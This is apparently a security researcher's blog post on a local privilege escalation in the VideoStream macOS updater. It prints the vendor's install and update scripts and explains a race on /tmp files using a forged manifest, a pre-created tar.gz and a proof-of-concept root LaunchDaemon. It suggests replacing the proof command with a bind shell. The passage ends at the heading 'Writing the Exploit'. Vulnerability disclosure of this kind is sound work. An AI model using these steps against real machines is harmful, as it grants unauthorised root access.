
<p><img src="https://danrevah.github.io/images/videostream/suspicious-package-preinstall.png" alt="Pre-install Script Screenshot" /></p>

<p>The screenshot shows two installation scripts visible on the initial screen, which we will further examine. But first, let’s understand some macOS basics and get familiar with LaunchAgents and LaunchDaemons.</p>

<h1 id="launchdaemons-and-launchagents">LaunchDaemons and LaunchAgents</h1>

<p>LaunchDaemons and LaunchAgents are processes in macOS used to automatically run scripts and programs in the background. They differ in their level of access to the system and the user’s environment.</p>

<ul>
  <li>
    <p><strong>LaunchDaemons</strong>: Run as the root user and have full system access, making them ideal for system-wide tasks like network configurations, software updates, and maintenance. They are stored in the <code class="language-plaintext highlighter-rouge">/Library/LaunchDaemons</code> directory.</p>
  </li>
  <li>
    <p><strong>LaunchAgents</strong>: Run as the current user with access only to the user’s environment, suitable for user-specific tasks like personal backups or contact synchronization. They are stored in the <code class="language-plaintext highlighter-rouge">~/Library/LaunchAgents</code> or <code class="language-plaintext highlighter-rouge">/Library/LaunchAgents</code> directory.</p>
  </li>
</ul>

<p>Both LaunchDaemons and LaunchAgents can run processes at startup, during login, or at specified times using a property list file (plist) that defines the process parameters, including the executable, arguments, and schedule.</p>

<p>Let’s now examine the VideoStream package installer scripts we saw earlier.</p>

<h1 id="post-installation-script">Post-Installation Script</h1>

<p>The post-installation script runs after the files are copied to the disk. It clears VideoStream’s local cache and config files and launches VideoStream.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
<span class="c">#set -e</span>
<span class="nb">pushd</span> /Applications/Videostream.app/Contents/Resources/videostream-native
<span class="nb">sudo</span> <span class="nt">-u</span> <span class="nv">$USER</span> <span class="nb">rm</span> <span class="nt">-rf</span> ~/.videostream
<span class="nb">sudo</span> <span class="nt">-u</span> <span class="nv">$USER</span> /bin/launchctl load /Library/LaunchAgents/com.videostream.launcher.plist
<span class="c"># Give a 25-second grace period for launchd to set up the server</span>
<span class="c"># before trying to bring up the client</span>
<span class="nv">cnt</span><span class="o">=</span>0
<span class="k">while</span> <span class="o">!</span> netstat <span class="nt">-anp</span> tcp | <span class="nb">grep</span> <span class="nt">-q</span> <span class="se">\*\.</span>5557<span class="p">;</span> <span class="k">do</span>
<span class="o">[</span> <span class="nv">$cnt</span> <span class="nt">-eq</span> 50 <span class="o">]</span> <span class="o">&amp;&amp;</span> <span class="nb">break
</span><span class="nv">cnt</span><span class="o">=</span><span class="si">$(</span><span class="nb">expr</span> <span class="nv">$cnt</span> + 1<span class="si">)</span>
<span class="nb">sleep </span>0.5
<span class="k">done
if</span> <span class="o">[</span> <span class="nv">$cnt</span> <span class="nt">-lt</span> 50 <span class="o">]</span><span class="p">;</span> <span class="k">then
if</span> <span class="o">[</span> <span class="nt">-x</span> <span class="s2">"/Applications/Google Chrome.app/Contents/MacOS/Google Chrome"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
</span><span class="nb">sudo</span> <span class="nt">-u</span> <span class="nv">$USER</span> <span class="s2">"/Applications/Google Chrome.app/Contents/MacOS/Google Chrome"</span> http://localhost:5557 &amp;
<span class="nb">sleep </span>2
<span class="nb">sudo</span> <span class="nt">-u</span> <span class="nv">$USER</span> <span class="s2">"/Applications/Google Chrome.app/Contents/MacOS/Google Chrome"</span> http://localhost:5557/google-oauth-start?welcome<span class="o">=</span><span class="nb">true</span> &amp;
<span class="k">else
</span>open http://localhost:5557/ui/no-chrome.html &amp;
<span class="k">fi
fi</span>
/bin/launchctl load /Library/LaunchDaemons/com.videostream.updater.0.4.3.plist
</code></pre></div></div>

<p>It’s crucial to note that the installer copies the file <code class="language-plaintext highlighter-rouge">com.videostream.updater.0.4.3.plist</code> to <code class="language-plaintext highlighter-rouge">/Library/LaunchDaemons</code>, and the post-install script loads it. This means it will run with root privileges, making it a potential target for privilege escalation.</p>

<h1 id="videostream-updater">VideoStream Updater</h1>

<p>The name of the <code class="language-plaintext highlighter-rouge">.plist</code> file suggests it is associated with the VideoStream update process. Let’s examine the file contents to understand its purpose.</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="cp">&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;</span>
<span class="nt">&lt;plist</span> <span class="na">version=</span><span class="s">"1.0"</span><span class="nt">&gt;</span>
<span class="nt">&lt;dict&gt;</span>
  <span class="nt">&lt;key&gt;</span>Label<span class="nt">&lt;/key&gt;</span>
  <span class="nt">&lt;string&gt;</span>com.videostream.updater.0.4.3<span class="nt">&lt;/string&gt;</span>
  <span class="nt">&lt;key&gt;</span>Program<span class="nt">&lt;/key&gt;</span>
  <span class="nt">&lt;string&gt;</span>/Library/Scripts/Videostream/Videostream.update<span class="nt">&lt;/string&gt;</span>
  <span class="nt">&lt;key&gt;</span>StandardOutPath<span class="nt">&lt;/key&gt;</span>
  <span class="nt">&lt;string&gt;</span>/tmp/Videostream.service.log<span class="nt">&lt;/string&gt;</span>
  <span class="nt">&lt;key&gt;</span>StartInterval<span class="nt">&lt;/key&gt;</span>
  <span class="nt">&lt;integer&gt;</span>18000<span class="nt">&lt;/integer&gt;</span>
  <span class="nt">&lt;key&gt;</span>RunAtLoad<span class="nt">&lt;/key&gt;&lt;true/&gt;</span>
<span class="nt">&lt;/dict&gt;</span>
<span class="nt">&lt;/plist&gt;</span>
</code></pre></div></div>

<p>The parameters indicate that <code class="language-plaintext highlighter-rouge">/Library/Scripts/Videostream/Videostream.update</code> will run every 5 hours or upon boot, with its standard output directed to <code class="language-plaintext highlighter-rouge">/tmp/Videostream.service.log</code>.</p>

<h1 id="analysis-of-videostreamupdate">Analysis of <code class="language-plaintext highlighter-rouge">Videostream.update</code></h1>

<p>The <code class="language-plaintext highlighter-rouge">/Library/Scripts/Videostream/Videostream.update</code> script performs several tasks:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="c"># ...</span>

<span class="k">for </span>PLIST <span class="k">in</span> /Library/LaunchDaemons/com.videostream.updater.<span class="k">*</span>.plist<span class="p">;</span> <span class="k">do</span>
<span class="o">[</span> <span class="nv">$PLIST</span> <span class="o">==</span> /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist <span class="o">]</span> <span class="o">||</span> <span class="o">{</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Removing old property list <span class="nv">$PLIST</span>
<span class="nb">rm</span> <span class="nv">$PLIST</span>
<span class="o">}</span>
<span class="k">done</span>

<span class="c"># Check whether the user has upgraded from a cat OS X to Mavericks or later</span>
<span class="nv">NEW_FLAVOR</span><span class="o">=</span>macOS

<span class="c"># ...</span>

<span class="nv">MANIFEST</span><span class="o">=</span>/tmp/<span class="nv">$$</span>

<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloading latest manifest <span class="o">&gt;&gt;</span> /tmp/Videostream.service.log
curl https://cdn.getvideostream.com/videostream-native-updates/<span class="nv">$NEW_FLAVOR</span>/manifest.json <span class="nt">-o</span> <span class="nv">$MANIFEST</span>

<span class="nv">NEW_VERSION</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>CurrentVersion <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Installed: 0.5.0<span class="se">\;</span> Latest: <span class="nv">$NEW_VERSION</span>

<span class="nv">NEWEST_VERSION</span><span class="o">=</span><span class="s2">"0.5.0"</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
</span><span class="nv">NEWEST_VERSION</span><span class="o">=</span><span class="si">$(</span><span class="nb">printf</span> <span class="s2">"0.5.0</span><span class="se">\n</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> | <span class="nb">sort</span> <span class="nt">-r</span> | <span class="nb">head</span> <span class="nt">-n</span> 1<span class="si">)</span>
<span class="k">fi

</span><span class="nb">echo</span> <span class="s2">"NEWEST_VERSION: </span><span class="nv">$NEWEST_VERSION</span><span class="s2">"</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="nt">-a</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">=</span> <span class="s2">"</span><span class="nv">$NEWEST_VERSION</span><span class="s2">"</span> <span class="nt">-a</span> <span class="s2">"0.5.0"</span> <span class="o">!=</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
</span><span class="nb">cd</span> /tmp
<span class="nv">PACKAGE</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>url <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>

    <span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloading <span class="nv">$PACKAGE</span>
    curl https://cdn.getvideostream.com/videostream-native-updates/<span class="nv">$NEW_FLAVOR</span>/<span class="nv">$PACKAGE</span> <span class="nt">-O</span>
    <span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloaded <span class="si">$(</span><span class="nb">ls</span> <span class="nt">-l</span> <span class="nv">$PACKAGE</span> | <span class="nb">tr</span> <span class="nt">-s</span> <span class="s1">' '</span> | <span class="nb">cut</span> <span class="nt">-f</span> 5 <span class="nt">-d</span> <span class="s1">' '</span><span class="si">)</span> bytes

    <span class="nb">cd</span> /
    <span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Installing version <span class="nv">$NEW_VERSION</span>
    <span class="nb">tar</span> <span class="nt">-xzopf</span> /tmp/<span class="nv">$PACKAGE</span>

    <span class="c"># ...</span>

    <span class="c"># Restarting new updater service</span>
    <span class="nv">NEW_UPDATER_PLIST</span><span class="o">=</span>/Library/LaunchDaemons/com.videostream.updater.<span class="nv">$NEW_VERSION</span>.plist
    <span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Restarting new updater service <span class="nv">$NEW_UPDATER_PLIST</span>
    /bin/launchctl load <span class="nv">$NEW_UPDATER_PLIST</span>

    <span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Removing old updater service
    <span class="c"># This kills the current script, so it must be the last line</span>
    /bin/launchctl unload /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist
<span class="k">fi

</span><span class="nb">rm</span> <span class="nv">$MANIFEST</span>
</code></pre></div></div>

<p>The script performs cleaning and unloads any pre-installed launch daemons during its initial phase:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for </span>PLIST <span class="k">in</span> /Library/LaunchDaemons/com.videostream.updater.<span class="k">*</span>.plist<span class="p">;</span> <span class="k">do</span>
<span class="o">[</span> <span class="nv">$PLIST</span> <span class="o">==</span> /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist <span class="o">]</span> <span class="o">||</span> <span class="o">{</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Removing old property list <span class="nv">$PLIST</span>
<span class="nb">rm</span> <span class="nv">$PLIST</span>
<span class="o">}</span>
<span class="k">done</span>
</code></pre></div></div>

<p>It then downloads the <code class="language-plaintext highlighter-rouge">manifest.json</code> file from the server:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">MANIFEST</span><span class="o">=</span>/tmp/<span class="nv">$$</span>

<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloading latest manifest <span class="o">&gt;&gt;</span> /tmp/Videostream.service.log
curl https://cdn.getvideostream.com/videostream-native-updates/<span class="nv">$NEW_FLAVOR</span>/manifest.json <span class="nt">-o</span> <span class="nv">$MANIFEST</span>
</code></pre></div></div>

<p>The manifest file name is saved locally under the <code class="language-plaintext highlighter-rouge">/tmp</code> directory, with the process PID as its name, resulting in a unique identifier for each script run. The maximum PID number, as defined by Apple, is 99,999 and can be found in the XNU kernel code (open-source).</p>

<p>Next, the updater script extracts the version from the <code class="language-plaintext highlighter-rouge">manifest.json</code> file and checks for newer versions. If a new version exists, it downloads the updated VideoStream app and installs it; otherwise, the script terminates.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">NEW_VERSION</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>CurrentVersion <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Installed: 0.5.0<span class="se">\;</span> Latest: <span class="nv">$NEW_VERSION</span>

<span class="nv">NEWEST_VERSION</span><span class="o">=</span><span class="s2">"0.5.0"</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
</span><span class="nv">NEWEST_VERSION</span><span class="o">=</span><span class="si">$(</span><span class="nb">printf</span> <span class="s2">"0.5.0</span><span class="se">\n</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> | <span class="nb">sort</span> <span class="nt">-r</span> | <span class="nb">head</span> <span class="nt">-n</span> 1<span class="si">)</span>
<span class="k">fi


if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="nt">-a</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">=</span> <span class="s2">"</span><span class="nv">$NEWEST_VERSION</span><span class="s2">"</span> <span class="nt">-a</span> <span class="s2">"0.5.0"</span> <span class="o">!=</span> <span class="s2">"</span><span class="nv">$NEW_VERSION</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>

<span class="c"># ...</span>

<span class="k">done</span>
</code></pre></div></div>

<p>During installation, the script downloads the updated version specified in the <code class="language-plaintext highlighter-rouge">manifest.json</code> file and extracts it to the root directory <code class="language-plaintext highlighter-rouge">/</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> /tmp
<span class="nv">PACKAGE</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>url <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>

<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloading <span class="nv">$PACKAGE</span>
curl https://cdn.getvideostream.com/videostream-native-updates/<span class="nv">$NEW_FLAVOR</span>/<span class="nv">$PACKAGE</span> <span class="nt">-O</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloaded <span class="si">$(</span><span class="nb">ls</span> <span class="nt">-l</span> <span class="nv">$PACKAGE</span> | <span class="nb">tr</span> <span class="nt">-s</span> <span class="s1">' '</span> | <span class="nb">cut</span> <span class="nt">-f</span> 5 <span class="nt">-d</span> <span class="s1">' '</span><span class="si">)</span> bytes

<span class="nb">cd</span> /
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Installing version <span class="nv">$NEW_VERSION</span>
<span class="nb">tar</span> <span class="nt">-xzopf</span> /tmp/<span class="nv">$PACKAGE</span>
</code></pre></div></div>

<p>To summarize, the update script performs the following tasks:</p>

<ol>
  <li>Cleans up outdated configuration files.</li>
  <li>Downloads the <code class="language-plaintext highlighter-rouge">manifest.json</code> to <code class="language-plaintext highlighter-rouge">/tmp/[PID]</code>, where <code class="language-plaintext highlighter-rouge">PID</code> is the updater process ID.</li>
  <li>Checks if the version in <code class="language-plaintext highlighter-rouge">manifest.json</code> is newer than the local version.
    <ul>
      <li>If it is not, the script ends.</li>
      <li>If a newer version is available on the server, it downloads a tar.gz file to <code class="language-plaintext highlighter-rouge">/tmp/videostream_[VERSION].tar.gz</code> and extracts it to the / root directory.</li>
    </ul>
  </li>
</ol>

<h1 id="vulnerable-areas">Vulnerable Areas</h1>

<p>Understanding the updater script’s workings reveals that injecting a compressed <code class="language-plaintext highlighter-rouge">.tar.gz</code> file into the updater process (under the <code class="language-plaintext highlighter-rouge">/tmp</code> directory) would cause the update to extract the file into the root directory. This grants the ability to overwrite almost any file (not protected by SIP), including <code class="language-plaintext highlighter-rouge">/Library/LaunchDaemons</code>, allowing us to execute scripts as root and escalate privileges.</p>

<h1 id="file-permissions">File Permissions</h1>

<p>We previously identified that the update process writes the updated <code class="language-plaintext highlighter-rouge">manifest.json</code> file to <code class="language-plaintext highlighter-rouge">/tmp/[PID]</code>, and if a newer version is needed, it will be placed in <code class="language-plaintext highlighter-rouge">/tmp/videostream_0.5.0.tar.gz</code>. The installer creates a file with root privileges in the <code class="language-plaintext highlighter-rouge">/tmp</code> directory.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">-rw-r--r--</span>   1 root      wheel  66792963 Feb  2 21:25 videostream_0.5.0.tar.gz
</code></pre></div></div>

<p>The first problem is that we can’t override this file due to a lack of permissions. To circumvent this restriction, we could create an empty file before the installer runs.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">-rw-r--r--</span>   1 danrevah  wheel     0 Feb  3 21:33 videostream_0.5.0.tar.gz
</code></pre></div></div>

<p>Next, when the installer runs the update script, it will be written into the previously created file while retaining the same permissions.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">-rw-r--r--</span>   1 danrevah  wheel  66792963 Feb  2 21:37 videostream_0.5.0.tar.gz
</code></pre></div></div>

<p>Good news! This means we can control this file and replace it with our tar.gz file. Our malicious tar.gz file will contain the following structure:</p>

<ul>
  <li>Library
    <ul>
      <li>LaunchDaemons
        <ul>
          <li><code class="language-plaintext highlighter-rouge">com.example.proof.plist</code></li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p>Let’s create a LaunchDaemon POC that creates a file named <code class="language-plaintext highlighter-rouge">/tmp/proof</code>. We’ll do that by adding the following content to <code class="language-plaintext highlighter-rouge">com.example.proof.plist</code>:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="cp">&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;</span>
<span class="nt">&lt;plist</span> <span class="na">version=</span><span class="s">"1.0"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;dict&gt;</span>
    <span class="nt">&lt;key&gt;</span>Label<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;string&gt;</span>com.example.proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;key&gt;</span>ProgramArguments<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;array&gt;</span>
      <span class="nt">&lt;string&gt;</span>touch<span class="nt">&lt;/string&gt;</span>
      <span class="nt">&lt;string&gt;</span>/tmp/proof<span class="nt">&lt;/string&gt;</span>
    <span class="nt">&lt;/array&gt;</span>
    <span class="nt">&lt;key&gt;</span>RunAtLoad<span class="nt">&lt;/key&gt;</span>
    <span class="nt">&lt;true/&gt;</span>
  <span class="nt">&lt;/dict&gt;</span>
<span class="nt">&lt;/plist&gt;</span>
</code></pre></div></div>

<p>As the <code class="language-plaintext highlighter-rouge">tar.gz</code> file will be extracted by the update script under the root path <code class="language-plaintext highlighter-rouge">/</code>, we will write directly to <code class="language-plaintext highlighter-rouge">/Library/LaunchDaemons/com.example.proof.plist</code>. As we learned earlier, this script would run with root privileges, meaning we can run any command as root!</p>

<p>This daemon would run during boot and create a <code class="language-plaintext highlighter-rouge">/tmp/proof</code> file written as root. If we want to gain privilege escalation to root, we could replace the touch command and serve a bind shell.</p>

<p>This is a significant step. However, we still can’t easily achieve this.</p>

<p>Although we could gain root privileges by crafting an exploit that would create a race to overwrite that file, we would have to wait for a new version to be released by VideoStream to run our exploit, making that whole effort meaningless.</p>

<p>We need to find a way to trigger the download faster, as we don’t want to wait for a new version months or even years to gain LPE (or never?).</p>

<h1 id="analysis-of-version-detection">Analysis of Version Detection</h1>

<p>We previously observed that the updater script downloads a <code class="language-plaintext highlighter-rouge">manifest.json</code> file and stores it in <code class="language-plaintext highlighter-rouge">/tmp/[PID]</code> with the current process ID number. The script uses the manifest to determine if a new version should be installed.</p>

<p>As done previously, we can write a file to the <code class="language-plaintext highlighter-rouge">/tmp</code> directory and maintain permissions (like we did with the tar.gz file earlier). However, in this case, we need to also figure out:</p>

<ol>
  <li>How to force the updater to download a valid version without failing the script by causing it to attempt to download from an invalid URL.</li>
  <li>How to detect the PID of the process, as it’s used as the <code class="language-plaintext highlighter-rouge">manifest.json</code> downloaded file name.</li>
</ol>

<p>To address the first problem, we will examine the <code class="language-plaintext highlighter-rouge">manifest.json</code> file that the updater will download.</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
</span><span class="nl">"CurrentVersion"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0.5.0"</span><span class="p">,</span><span class="w">
</span><span class="nl">"url"</span><span class="p">:</span><span class="w"> </span><span class="s2">"videostream_0.5.0.tar.gz"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>By looking at the installer code, we see that it extracts the version from the value of the <code class="language-plaintext highlighter-rouge">CurrentVersion</code> key:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">NEW_VERSION</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>CurrentVersion <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>
</code></pre></div></div>

<p>while the download command is using the <code class="language-plaintext highlighter-rouge">url</code> key:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">PACKAGE</span><span class="o">=</span><span class="si">$(</span><span class="nb">grep </span>url <span class="nv">$MANIFEST</span> | <span class="nb">tail</span> <span class="nt">-1</span> | <span class="nb">sed</span> <span class="s2">"s/[^:]*: *'</span><span class="se">\(</span><span class="s2">.*</span><span class="se">\)</span><span class="s2">'.*/</span><span class="se">\1</span><span class="s2">/"</span><span class="si">)</span>

<span class="c"># ...</span>

curl https://cdn.getvideostream.com/videostream-native-updates/<span class="nv">$NEW_FLAVOR</span>/<span class="nv">$PACKAGE</span> <span class="nt">-O</span>
<span class="nb">echo</span> <span class="si">$(</span><span class="nb">date</span> | <span class="nb">tr</span> <span class="nt">-d</span> <span class="s1">'\n'</span><span class="si">)</span> Downloaded <span class="si">$(</span><span class="nb">ls</span> <span class="nt">-l</span> <span class="nv">$PACKAGE</span> | <span class="nb">tr</span> <span class="nt">-s</span> <span class="s1">' '</span> | <span class="nb">cut</span> <span class="nt">-f</span> 5 <span class="nt">-d</span> <span class="s1">' '</span><span class="si">)</span> bytes
</code></pre></div></div>

<p>This means that if we can race with a fake <code class="language-plaintext highlighter-rouge">manifest.json</code> file that contains a greater version number, for example, 0.5.3, and keep the same URL, we should be good to go:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
</span><span class="nl">"CurrentVersion"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0.5.3"</span><span class="p">,</span><span class="w">
</span><span class="nl">"url"</span><span class="p">:</span><span class="w"> </span><span class="s2">"videostream_0.5.0.tar.gz"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>But we still haven’t solved the second problem. How do we figure out which file to create if it stores it with a different name (based on the updater PID) on each run?</p>

<p>To do that, we could use <code class="language-plaintext highlighter-rouge">pgrep</code> to extract the updater PID:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pgrep <span class="nt">-f</span> Videostream.update
</code></pre></div></div>

<p>And use the same technique as previously with an exploit race to override that file.</p>

<h1 id="writing-the-exploit">Writing the Exploit</h1>

